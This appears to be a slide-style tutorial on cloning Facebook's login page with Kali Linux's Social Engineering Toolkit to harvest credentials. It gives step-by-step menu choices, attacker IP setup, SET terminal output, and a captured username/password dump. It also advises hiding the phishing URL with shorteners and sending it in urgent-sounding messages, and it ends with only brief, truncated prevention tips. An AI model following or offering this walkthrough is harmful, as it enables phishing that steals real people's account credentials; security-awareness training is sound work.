
Phishing is a form of cyber attack which typically relies on email or other electronic communication methods such as text messages and phone calls.

"the quieter you become, the more you are able to hear'


- + Phishing attack using kali Linux is a form of a <u>cyber attack</u> that typically relies on **email or other electronic communication methods** such as text messages and phone calls. It is one of the most popular techniques of social engineering. Where hackers pose as a trustworthy organization or entity and **trick users** into revealing sensitive and confidential information.
- + We will create a Facebook phishing page using **Social Engineering Toolkit** which is a preinstalled functionality in **Kali Linux OS**. The phishing link can be sent to any user on the same Local Area Network as you and the data that they enter on the fraudulent page will be stored in a file on the attacker's machine.
- + Social Engineering Toolkit or SET for short is the standard for social engineering testing among security professionals and even beginners must have a basic idea about using the tool. Basically, it implements a computer-based social engineering attack.

Steps of Phishing Attack:


- A Open the terminal window in Kali and make sure you have root access as 'setoolkit' needs you to have root access
- + Type 'setoolkit' in the command line



+Type y to agree to the conditions and use the tool




 A menu shows up next. Enter 1 as the choice as in this demo we attempt to demonstrate a social engineering attack.



- Enter 3 which will select the 'Credential Harvester Attack Method' as the aim is to obtain user credentials by creating a bogus page that will have certain form fields.
- Enter 2 in order to select 'Site Cloner'

- Now you need to see the IP address of the attacker machine. Open a new terminal window and write ifconfig
- Copy the IP address stated in 'inet' field




- Fig. SET will ask you to provide an IP where the credentials captured will be stored. Paste the address that you copied in the earlier step.
- + Since we chose to clone a website instead of a personalized one, the URL to be cloned is to be provided. In this example, it is www.facebook.com

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.0.108
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
```

The IP address is usually hidden carefully by using URL shortener services to change the URL so that it is better hidden and then sent in urgent-sounding emails or text messages.

• Go to browser and type http://yourIP (eg: http://yourIP (eg: http://192.168.0.108) Note: I am writing this article from Maharashtra, India hence Facebook is in the native language Marathi.



If an unsuspecting user fills in their details and clicks on 'Log In', the fake page takes them to the actual Facebook login page. Usually, people tend to pass it off as a glitch in FB or an error in their typing.



```
[lsd] => AVqZolem
[display] =>
[enable profile selector] =>
[isprivate] =>
[legacy return] \Rightarrow \theta
[profile selector ids] =>
[return session] =>
[skip api login] =>
[signed next] =>
[trynum] => 1
[timezone] => -345
[lgndim] => eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI60DI0LCJjIjoyNH0=
[lgnrnd] => 060844 aVkJ
[lgnjs] => 1538313720
[email] => naiveuser
[pass] => passwrd
[prefill contact point] =>
[prefill source] =>
[prefill type] =>
[first prefill source] =>
[first prefill type] =>
[had cp prefilled] => false
[had password prefilled] => false
```

How to prevent phising attack??

- Turn On Multi-Factor Authentication. The very first thing you should do to limit your risk of phishing attacks is to...
- + Mandate Strong Passwords, With Regular Updates. Strong passwords are essential to protecting your business against...
- + Encrypt POP3 and IMAP Authentications. The POP3 and IMAP protocols (email protocols that manage and retrieve email...
- + Install EvlWatcher for Windows. Another way that organizations can protect themselves against phishing attacks that...